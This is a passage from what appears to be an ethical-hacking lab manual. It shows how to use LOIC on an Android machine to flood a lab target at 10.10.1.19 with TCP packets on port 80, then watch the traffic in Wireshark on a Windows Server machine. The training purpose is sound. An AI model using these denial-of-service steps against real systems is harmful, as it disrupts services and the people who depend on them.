


- On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on **10.10.1.19** machine.
- In the left pane, in the URL field, type **10.10.1.19** and click the **GET IP** button.
- The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.



Module 17 – Hacking Mobile Platforms


12. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




13. LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.
14. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine.
15. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
16. click on **Type here to search** type **wire** in search field the **wireshark** appears in the results double click to open it.
17. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic.
18. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.1.14**), as shown in the screenshot.

Module 17 – Hacking Mobile Platforms

